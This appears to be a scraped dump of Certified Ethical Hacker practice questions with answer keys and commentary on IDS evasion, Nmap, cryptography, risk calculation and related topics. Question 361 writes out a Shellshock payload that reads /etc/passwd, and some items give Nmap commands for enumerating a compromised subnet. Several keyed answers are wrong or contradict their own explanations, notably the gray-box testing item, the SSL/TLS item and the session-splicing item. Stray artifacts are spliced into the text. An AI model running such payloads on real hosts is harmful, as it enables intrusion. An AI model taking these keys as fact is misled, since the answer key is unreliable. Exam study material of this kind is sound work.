Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures. Which tool can be used to perform session splicing attacks?

A. tcpsplice
B. Burp
C. Hydra
D. Whisker

Answer: D

«Many IDS reassemble communication streams; hence, if a packet is not received within a reasonable period, many IDS stop reassembling and handling that stream. If the application under attack keeps a session active for a longer time than that spent by the IDS on reassembling it, the IDS will stop. As a result, any session after the IDS stops reassembling the sessions will be susceptible to malicious data theft by attackers. The IDS will not log any attack attempt after a successful splicing attack. Attackers can use tools such as Nessus for session splicing attacks.»
Did you know that the EC-Council exam shows how well you know their official book? So, there is no "Whisker" in it. In the chapter "Evading IDS" -> "Session Splicing", the recommended tool for performing a session-splicing attack is Nessus. Where Wisker came from is not entirely clear, but I will assume the author of the question found it while copying Wikipedia.
https://en.wikipedia.org/wiki/Intrusion_detection_system_evasion_techniques
One basic technique is to split the attack payload into multiple small packets so that the IDS must reassemble the packet stream to detect the attack. A simple way of splitting packets is by fragmenting them, but an adversary can also simply craft packets with small payloads. The 'whisker' evasion tool calls crafting packets with small payloads 'session splicing'.
By itself, small packets will not evade any IDS that reassembles packet streams. However, small packets can be further modified in order to complicate reassembly and detection. One evasion technique is to pause between sending parts of the attack, hoping that the IDS will time out before the target computer does. A second evasion technique is to send the packets out of order, confusing simple packet re-assemblers but not the target computer.
NOTE: Yes, I found scraps of information about the tool that existed in 2012, but I can not give you unverified information. According to the official tutorials, the correct answer is Nessus, but if you know anything about Wisker, please write in the QA section. Maybe this question will be updated soon, but I'm not sure about that.

Question: 328

You have successfully comprised a server having an IP address of 10.10.0.5. You would like to enumerate all machines in the same network quickly.
What is the best Nmap command you will use?

A. nmap -T4 -q 10.10.0.0/24
B. nmap -T4 -F 10.10.0.0/24
C. nmap -T4 -r 10.10.1.0/24
D. nmap -T4 -O 10.10.0.0/24

Answer: B

https://nmap.org/book/man-port-specification.html
NOTE: In my opinion, this is an absolutely wrong statement of the question. But you may come across a question with a similar wording on the exam. What does "fast" mean? If we want to increase the speed and intensity of the scan we can select the mode using the -T flag (0/1/2/3/4/5). At high -T values, we will sacrifice stealth and gain speed, but we will not limit functionality.
«nmap -T4 -F 10.10.0.0/24» This option is "correct" because of the -F flag.
-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.
Technically, scanning will be faster, but just because we have reduced the number of ports by 10 times, we are just doing 10 times less work, not faster.

Question: 329

Which of the following is the BEST way to defend against network sniffing?

A. Using encryption protocols to secure network communications
B. Register all machines MAC Address in a Centralized Database
C. Use Static IP Address
D. Restrict Physical Access to Server Rooms hosting Critical Servers

Answer: A

https://en.wikipedia.org/wiki/Sniffing_attack
To prevent networks from sniffing attacks, organizations and individual users should keep away from applications using insecure protocols, like basic HTTP authentication, File Transfer Protocol (FTP), and Telnet. Instead, secure protocols such as HTTPS, Secure File Transfer Protocol (SFTP), and Secure Shell (SSH) should be preferred. In case there is a necessity for using any insecure protocol in any application, all the data transmission should be encrypted. If required, VPN (Virtual Private Networks) can be used to provide secure access to users.
NOTE: I want to note that the wording "best option" is valid only for the EC-Council's exam since the other options will not help against sniffing or will only help from some specific attack vectors.
The sniffing attack surface is huge. To protect against it, you will need to implement a complex of measures at all levels of abstraction and apply controls at the physical, administrative, and technical levels. However, encryption is indeed the best option of all, even if your data is intercepted - an attacker cannot understand it.

Question: 330

Although FTP traffic is not encrypted by default, which layer 3 protocol would allow for end-to-end encryption of the connection?

A. SFTP

B. Ipsec
C. SSL
D. FTPS

Answer: B

https://en.wikipedia.org/wiki/IPsec
Internet Protocol Security (IPsec) is a secure network protocol suite that authenticates and encrypts the packets of data to provide secure encrypted communication between two computers over an Internet Protocol network. It is used in virtual private networks (VPNs).
IPsec includes protocols for establishing mutual authentication between agents at the beginning of a session and negotiation of cryptographic keys to use during the session. IPsec can protect data flows between a pair of hosts (host-to-host), between a pair of security gateways (network-to-network), or between a security gateway and a host (network-to-host). IPsec uses cryptographic security services to protect communications over Internet Protocol (IP) networks. It supports network-level peer authentication, data-origin authentication, data integrity, data confidentiality (encryption), and replay protection.
The initial IPv4 suite was developed with few security provisions. As a part of the IPv4 enhancement, IPsec is a layer 3 OSI model or internet layer end-to-end security scheme. In contrast, while some other Internet security systems in widespread use operate above layer 3, such as Transport Layer Security (TLS) that operates at the Transport Layer and Secure Shell (SSH) that operates at the Application layer, IPsec can automatically secure applications at the IP layer.
Incorrect answers:
SFTP https://en.wikipedia.org/wiki/File_Transfer_Protocol#FTP_over_SSH
FTP over SSH is the practice of tunneling a normal FTP session over a Secure Shell connection.[27] Because FTP uses multiple TCP connections (unusual for a TCP/IP protocol that is still in use), it is particularly difficult to tunnel over SSH. With many SSH clients, attempting to set up a tunnel for the control channel (the initial client-to-server connection on port 21) will protect only that channel; when data is transferred, the FTP software at either end sets up new TCP connections (data channels) and thus have no confidentiality or integrity protection.
FTPS https://en.wikipedia.org/wiki/FTPS
FTPS (also known FTP-SSL, and FTP Secure) is an extension to the commonly used File Transfer Protocol (FTP) that adds support for the Transport Layer Security (TLS) and, formerly, the Secure Sockets Layer cryptographic protocols.
SSL https://en.wikipedia.org/wiki/Transport_Layer_Security
Transport Layer Security (TLS), and its now-deprecated predecessor, Secure Sockets Layer (SSL), are cryptographic protocols designed to provide communications security over a computer network. Several versions of the protocols are widely used in applications such as web browsing, email, instant messaging, and voice over IP (VoIP). Websites can use TLS to secure all communications between their servers and web browsers.
NOTE: All of these protocols are the application layer of the OSI model.

Question: 331

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and

then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.
What may be the problem?

A. Traffic is Blocked on UDP Port 53
B. Traffic is Blocked on TCP Port 80
C. Traffic is Blocked on TCP Port 54
D. Traffic is Blocked on UDP Port 80

Answer: A

Most likely have an issue with DNS.
DNS stands for "Domain Name System." It's a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.
Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.
NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.
The 8 steps in a DNS lookup:
1. A user types 'example.com' into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
2. The resolver then queries a DNS root nameserver;
3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
4. The resolver then requests the .com TLD;
5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
6. Lastly, the recursive resolver sends a query to the domain's nameserver;
7. The IP address for example.com is then returned to the resolver from the nameserver;
8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;
Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:
9. The browser makes an HTTP request to the IP address;
10. The server at that IP returns the webpage to be rendered in the browser.
NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

Question: 332

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

A. Kismet
B. Abel
C. Netstumbler
D. Nessus

Answer: A

https://en.wikipedia.org/wiki/Kismet_(software)
Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.
Incorrect answers:
Nessus https://en.wikipedia.org/wiki/Nessus_(software)
Nessus is a remote security scanning tool that scans a computer and raises an alert if it discovers any vulnerabilities that malicious hackers could use to access any computer you have connected to a network.
Nmap https://en.wikipedia.org/wiki/Nmap
Nmap (Network Mapper) is a free and open-source network scanner created by Gordon Lyon (also known by his pseudonym Fyodor Vaskovich). Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features. Nmap can adapt to network conditions including latency and congestion during a scan.
Abel https://en.wikipedia.org/wiki/Cain_and_Abel_(software)
Cain and Abel (often abbreviated to Cain) was a password recovery tool for Microsoft Windows. It could recover many kinds of passwords using methods such as network packet sniffing, cracking various password hashes by using methods such as dictionary attacks, brute force and cryptanalysis attacks. Cryptanalysis attacks were done via rainbow tables which could be generated with the winrtgen.exe program provided with Cain and Abel.

Question: 333

Scenario1:
1. Victim opens the attacker's web site.
2. Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make
$1000 in a day?'.
3. Victim clicks to the interesting and attractive content URL.
4. Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.
What is the name of the attack which is mentioned in the scenario?

A. Session Fixation
B. HTML Injection
C. HTTP Parameter Pollution
D. Clickjacking Attack

Answer: D

https://en.wikipedia.org/wiki/Clickjacking
Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.
Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

Question: 334

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The “ps” command shows that the “nc” file is running as process, and the netstat command shows the “nc” process is listening on a network port.
What kind of vulnerability must be present to make this remote attack possible?

A. File system permissions
B. Privilege escalation
C. Directory traversal
D. Brute force login

Answer: A

File system permissions
Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.
Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

Question: 335

Which method of password cracking takes the most time and effort?

A. Dictionary attack
B. Shoulder surfing
C. Rainbow tables
D. Brute force

Answer: D

Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

Question: 336

What does the –oX flag do in an Nmap scan?

A. Perform an eXpress scan
B. Output the results in truncated format to the screen
C. Output the results in XML format to a file
D. Perform an Xmas scan

Answer: C

https://nmap.org/book/man-output.html
-oX <filespec> - Requests that XML output be directed to the given filename.

Incorrect answers:
Run an express scan https://nmap.org/book/man-port-specification.html
There is no express scan in Nmap, but there is a fast scan.
-F (Fast (limited port) scan)
Specifies that you wish to scan fewer ports than the default. Normally Nmap scans the most common 1,000 ports for each scanned protocol. With -F, this is reduced to 100.
Or we can influence the intensity (and speed) of the scan with the -T flag. https://nmap.org/book/man-performance.html
-T paranoid|sneaky|polite|normal|aggressive|insane
Output the results in truncated format to the screen https://nmap.org/book/man-output.html
-oG <filespec> (grepable output)
It is a simple format that lists each host on one line and can be trivially searched and parsed with standard Unix tools such as grep, awk, cut, sed, diff, and Perl.
Run a Xmas scan https://nmap.org/book/man-port-scanning-techniques.html
Xmas scan (-sX)
Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Question: 337

A bank stores and processes sensitive privacy information related to home loans. However, auditing has never been enabled on the system. What is the first step that the bank should take before enabling the audit feature?

A. Perform a vulnerability scan of the system.
B. Determine the impact of enabling the audit feature.
C. Perform a cost/benefit analysis of the audit feature.
D. Allocate funds for staffing of audit log review.

Answer: B

Question: 338

Which Intrusion Detection System is the best applicable for large environments where critical assets on the network need extra scrutiny and is ideal for observing sensitive network segments?

A. Honeypots
B. Firewalls
C. Network-based intrusion detection system (NIDS)
D. Host-based intrusion detection system (HIDS)

Answer: C

Question: 339

The collection of potentially actionable, overt, and publicly available information is known as

A. Open-source intelligence
B. Real intelligence
C. Social intelligence
D. Human intelligence

Answer: A

Question: 340

What is one of the advantages of using both symmetric and asymmetric cryptography in SSL/TLS?

A. Supporting both types of algorithms allows less-powerful devices such as mobile phones to use symmetric encryption instead.
B. Symmetric algorithms such as AES provide a failsafe when asymmetric methods fail.

C. Symmetric encryption allows the server to security transmit the session keys out-of-band.
D. Asymmetric cryptography is computationally expensive in comparison. However, it is well-suited to securely negotiate keys for use with symmetric cryptography.

Answer: A

Question: 341

The change of a hard drive failure is once every three years. The cost to buy a new hard drive is $300. It will require 10 hours to restore the OS and software to the new hard disk. It will require a further 4 hours to restore the database from the last backup to the new hard disk. The recovery person earns $10/hour. Calculate the SLE, ARO, and ALE. Assume the EF = 1(100%). What is the closest approximate cost of this replacement and recovery operation per year?

A. $1320
B. $440
C. $100
D. $146

Answer: D

1. AV (Asset value) = $300 + (14 * $10) = $440 - the cost of a hard drive plus the work of a recovery person, i.e.how much would it take to replace 1 asset? 10 hours for resorting the OS and soft + 4 hours for DB restore multiplies by hourly rate of the recovery person.
2. SLE (Single Loss Expectancy) = AV * EF (Exposure Factor) = $440 * 1 = $440
3. ARO (Annual rate of occurrence) = 1/3 (every three years, meaning the probability of occurring during 1 years is 1/3)
4. ALE (Annual Loss Expectancy) = SLE * ARO = 0.33 * $440 = $145.2

Question: 342

What is the known plaintext attack used against DES which gives the result that encrypting plaintext with one DES key followed by encrypting it with a second DES key is no more secure than using a single key?

A. Man-in-the-middle attack
B. Meet-in-the-middle attack
C. Replay attack
D. Traffic analysis attack

Answer: B

https://en.wikipedia.org/wiki/Meet-in-the-middle_attack

The meet-in-the-middle attack (MITM), a known plaintext attack, is a generic space–time tradeoff cryptographic attack against encryption schemes that rely on performing multiple encryption operations in sequence. The MITM attack is the primary reason why Double DES is not used and why a Triple DES key (168-bit) can be bruteforced by an attacker with 256 space and 2112 operations.
The intruder has to know some parts of plaintext and their ciphertexts. Using meet-in-the-middle attacks it is possible to break ciphers, which have two or more secret keys for multiple encryption using the same algorithm. For example, the 3DES cipher works in this way. Meet-in-the-middle attack was first presented by Diffie and Hellman for cryptanalysis of DES algorithm.

Question: 343

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.
A camera captures people walking and identifies the individuals using Steve's approach.
After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

A. Although the approach has two phases, it actually implements just one authentication factor
B. The solution implements the two authentication factors: physical object and physical characteristic
C. The solution will have a high level of false positives
D. Biological motion cannot be used to identify people

Answer: B

Question: 344

What is not a PCI compliance recommendation?

A. Use a firewall between the public network and the payment card data.
B. Use encryption to protect all transmission of card holder data over any public network.
C. Rotate employees handling credit card transactions on a yearly basis to different departments.
D. Limit access to card holder data to as few individuals as possible.

Answer: C

https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security
Build and Maintain a Secure Network
1. Install and maintain a firewall configuration to protect cardholder data.
2. Do not use vendor-supplied defaults for system passwords and other security parameters.
Protect Cardholder Data
3. Protect stored cardholder data.
4. Encrypt transmission of cardholder data across open, public networks.
Maintain a Vulnerability Management Program
5. Use and regularly update anti-virus software or programs.
6. Develop and maintain secure systems and applications.

Implement Strong Access Control Measures
7. Restrict access to cardholder data by business need-to-know.
8. Assign a unique ID to each person with computer access.
9. Restrict physical access to cardholder data.
Regularly Monitor and Test Networks
10. Track and monitor all access to network resources and cardholder data.
11. Regularly test security systems and processes.
Maintain an Information Security Policy
12. Maintain a policy that addresses information security for employees and contractors.

Question: 345

What is the minimum number of network connections in a multihomed firewall?

A. 3
B. 5
C. 4
D. 2

Answer: A


Question: 346

Suppose your company has just passed a security risk assessment exercise. The results display that the risk of the breach in the main company application is 50%. Security staff has taken some measures and implemented the necessary controls. After that, another security risk assessment was performed showing that risk has decreased to 10%. The risk threshold for the application is 20%. Which of the following risk decisions will be the best for the project in terms of its successful continuation with the most business profit?

A. Accept the risk
B. Introduce more controls to bring risk to 0%
C. Mitigate the risk
D. Avoid the risk

Answer: A

Risk Mitigation
Risk mitigation can be defined as taking steps to reduce adverse effects. There are four types of risk mitigation strategies that hold unique to Business Continuity and Disaster Recovery. When mitigating risk, it's important to develop a strategy that closely relates to and matches your company's profile.



Risk Acceptance
Risk acceptance does not reduce any effects; however, it is still considered a strategy. This strategy is a common option when the cost of other risk management options such as avoidance or limitation may outweigh the cost of the risk itself. A company that doesn't want to spend a lot of money on avoiding risks that do not have a high possibility of occurring will use the risk acceptance strategy.
Risk Avoidance
Risk avoidance is the opposite of risk acceptance. It is the action that avoids any exposure to the risk whatsoever. It's important to note that risk avoidance is usually the most expensive of all risk mitigation options.
Risk Limitation
Risk limitation is the most common risk management strategy used by businesses. This strategy limits a company's exposure by taking some action. It is a strategy employing a bit of risk acceptance and a bit of risk avoidance or an average of both. An example of risk limitation would be a company accepting that a disk drive may fail and avoiding a long period of failure by having backups.
Risk Transference
Risk transference is the involvement of handing risk off to a willing third party. For example, numerous companies outsource certain operations such as customer service, payroll services, etc. This can be beneficial for a company if a transferred risk is not a core competency of that company. It can also be used so a company can focus more on its core competencies.

Question: 347

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

A. All three servers need to be placed internally

B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
C. A web server and the database server facing the Internet, an application server on the internal network
D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

Question: 348

An attacker, using a rogue wireless AP, performed an MITM attack and injected an HTML code to embed a malicious applet in all HTTP connections.
When users accessed any page, the applet ran and exploited many machines. Which one of the following tools the hacker probably used to inject HTML code?

A. Wireshark
B. Ettercap
C. Aircrack-ng
D. Tcpdump

Answer: B

Question: 349

Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

A. ESP transport mode
B. ESP confidential
C. AH permiscuous
D. AH Tunnel mode

Answer: A

Question: 350

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

A. Exploration

B. Investigation
C. Reconnaissance
D. Enumeration

Answer: C

Cyber Kill Chain Methodology 1. Reconnaissance - Gathering information about the target.

Question: 351

Which of the following viruses tries to hide from anti-virus programs by actively altering and corrupting the chosen service call interruptions when they are being run?

A. Macro virus
B. Stealth/Tunneling virus
C. Cavity virus
D. Polymorphic virus

Answer: B

Question: 352

The “Gray-box testing” methodology enforces what kind of restriction?

A. Only the external operation of a system is accessible to the tester.
B. The internal operation of a system in only partly accessible to the tester.
C. Only the internal operation of a system is known to the tester.
D. The internal operation of a system is completely known to the tester.

Answer: D

White-box testing (also known as clear box testing, glass box testing, transparent box testing, and structural testing) is a method of software testing that tests internal structures or workings of an application, as opposed to its functionality (i.e. black-box testing). In white-box testing, an internal perspective of the system, as well as programming skills, are used to design test cases. The tester chooses inputs to exercise paths through the code and determine the expected outputs. This is analogous to testing nodes in a circuit, e.g. in-circuit testing (ICT). White-box testing can be applied at the unit, integration and system levels of the software testing process. Although traditional testers tended to think of white-box testing as being done at the unit level, it is used for integration and system testing more frequently today. It can test paths within a unit, paths between units during integration, and between subsystems during a system-level test. Though this method of test design can uncover many errors or problems, it has the potential to miss unimplemented parts of the specification or missing requirements. Where white-box testing is design-driven,[1] that is, driven exclusively by agreed specifications of how each component of the software is required to behave (as in DO-178C and ISO

26262 processes) then white-box test techniques can accomplish assessment for unimplemented or missing requirements.
White-box test design techniques include the following code coverage criteria:
· Control flow testing
· Data flow testing
· Branch testing
· Statement coverage
· Decision coverage
· Modified condition/decision coverage
· Prime path testing
· Path testing

Question: 353

When analyzing the IDS logs, the system administrator noticed an alert was logged when the external router was accessed from the administrator's Computer to update the router configuration. What type of an alert is this?

A. False negative
B. True negative
C. True positive
D. False positive

Answer: D

True Positive - IDS referring a behavior as an attack, in real life it is
True Negative - IDS referring a behavior not an attack and in real life it is not
False Positive - IDS referring a behavior as an attack, in real life it is not
False Negative - IDS referring a behavior not an attack, but in real life is an attack.
False Negative - is the most serious and dangerous state of all !!!!

Question: 354

A large company intends to use Blackberry for corporate mobile phones and a security analyst is assigned to evaluate the possible threats. The analyst will use the Blackjacking attack method to demonstrate how an attacker could circumvent perimeter defenses and gain access to the Prometric Online Testing – Reports https://ibt1.prometric.com/users/custom/report_queue/rq_str... corporate network. What tool should the analyst use to perform a Blackjacking attack?

A. Paros Proxy
B. BBProxy
C. Blooover
D. BBCrack

Answer: B

Question: 355

When you are getting information about a web server, it is very important to know the HTTP Methods (GET, POST, HEAD, PUT, DELETE, TRACE) that are available because there are two critical methods (PUT and DELETE). PUT can upload a file to the server and DELETE can delete a file from the server. You can detect all these methods (GET, POST, HEAD, DELETE, PUT, TRACE) using NMAP script engine. What Nmap script will help you with this task?

A. http-methods
B. http enum
C. http-headers
D. http-git

Answer: A

Question: 356

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

A. A biometric system that bases authentication decisions on behavioral attributes.
B. A biometric system that bases authentication decisions on physical attributes.
C. An authentication system that creates one-time passwords that are encrypted with secret keys.
D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

Question: 357

Which of the following is a low-tech way of gaining unauthorized access to systems?

A. Social Engineering
B. Eavesdropping
C. Scanning
D. Sniffing

Answer: A

Question: 358

Which system consists of a publicly available set of databases that contain domain name registration contact information?

A. WHOIS
B. CAPTCHA
C. IANA
D. IETF

Answer: A

Question: 359

Why is a penetration test considered to be more thorough than vulnerability scan?

A. Vulnerability scans only do host discovery and port scanning by default.
B. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.
C. It is not – a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
D. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

Answer: B

Question: 360

Bob received this text message on his mobile phone: "Hello, this is Scott Smelby from the Yahoo Bank. Kindly contact me for a vital transaction on: scottsmelby@yahoo.com". Which statement below is true?

A. This is a scam as everybody can get a @yahoo address, not the Yahoo customer service employees.
B. This is a scam because Bob does not know Scott.
C. Bob should write to scottmelby@yahoo.com to verify the identity of Scott.
D. This is probably a legitimate message as it comes from a respectable organization.

Answer: A

Question: 361

env x='(){ :;};echo exploit' bash –c 'cat/etc/passwd'
What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

A. Removes the passwd file

B. Changes all passwords in passwd
C. Add new user to the passwd file
D. Display passwd content to prompt

Answer: D

Question: 362

Which of the following is assured by the use of a hash?

A. Authentication
B. Confidentiality
C. Availability
D. Integrity

Answer: D

Question: 363

Which results will be returned with the following Google search query? site:target.com –site:Marketing.target.com accounting

A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.
B. Results matching all words in the query.
C. Results for matches on target.com and Marketing.target.com that include the word “accounting”
D. Results matching “accounting” in domain target.com but not on the site Marketing.target.com

Answer: D

Question: 364

Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

A. OPPORTUNISTICTLS
B. UPGRADETLS
C. FORCETLS
D. STARTTLS

Answer: D

Question: 365

In the field of cryptanalysis, what is meant by a “rubber-hose” attack?

A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
B. A backdoor placed into a cryptographic algorithm by its creator.
C. Extraction of cryptographic secrets through coercion or torture.
D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.
The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

Question: 366

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

A. tcp.srcport= = 514 && ip.src= = 192.168.0.99
B. tcp.srcport= = 514 && ip.src= = 192.168.150
C. tcp.dstport= = 514 && ip.dst= = 192.168.0.99
D. tcp.dstport= = 514 && ip.dst= = 192.168.0.150

Answer: D

Question: 367

What two conditions must a digital signature meet?

A. Has to be the same number of characters as a physical signature and must be unique.
B. Has to be unforgeable, and has to be authentic.
C. Must be unique and have special characters.
D. Has to be legible and neat.

Answer: B

Question: 368

A company's security policy states that all Web browsers must automatically delete their HTTP browser cookies upon terminating. What sort of security breach is this policy attempting to mitigate?

A. Attempts by attackers to access the user and password information stored in the company's SQL database.
B. Attempts by attackers to access Web sites that trust the Web browser user by stealing the user's authentication credentials.
C. Attempts by attackers to access password stored on the user's computer without the user's knowledge.
D. Attempts by attackers to determine the user's Web browser usage patterns, including when sites were visited and for how long.

Answer: B

Question: 369

What is correct about digital signatures?

A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
B. Digital signatures may be used in different documents of the same type.
C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
D. Digital signatures are issued once for each user and can be used everywhere until they expire.

Answer: A

Question: 370

An attacker with access to the inside network of a small company launches a successful STP manipulation attack. What will he do next?

A. He will create a SPAN entry on the spoofed root bridge and redirect traffic to his computer.

B. He will activate OSPF on the spoofed root bridge.
C. He will repeat this action so that it escalates to a DoS attack.
D. He will repeat the same attack against all L2 switches of the network.

Answer: A

Question: 371

You have gained physical access to a Windows 2008 R2 server which has an accessible disc drive. When you attempt to boot the server and log in, you are unable to guess the password. In your toolkit, you have an Ubuntu 9.10 Linux LiveCD. Which Linux-based tool can change any user's password or activate disabled Windows accounts?

A. John the Ripper
B. SET
C. CHNTPW
D. Cain & Abel

Answer: C

Question: 372

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

A. Transport layer port numbers and application layer headers
B. Presentation layer headers and the session layer port numbers
C. Network layer headers and the session layer port numbers
D. Application layer port numbers and the transport layer headers

Answer: A

Question: 373

An attacker has installed a RAT on a host. The attacker wants to ensure that when a user attempts to go to "www.MyPersonalBank.com", the user is directed to a phishing site.
Which file does the attacker need to modify?

A. Boot.ini
B. Sudoers
C. Networks
D. Hosts

Answer: D

Question: 374

is a set of extensions to DNS that provide the origin authentication of DNS data to DNS clients (resolvers) so as to reduce the threat of DNS poisoning, spoofing, and similar types of attacks.

A. DNSSEC
B. Resource records
C. Resource transfer
D. Zone transfer

Answer: A

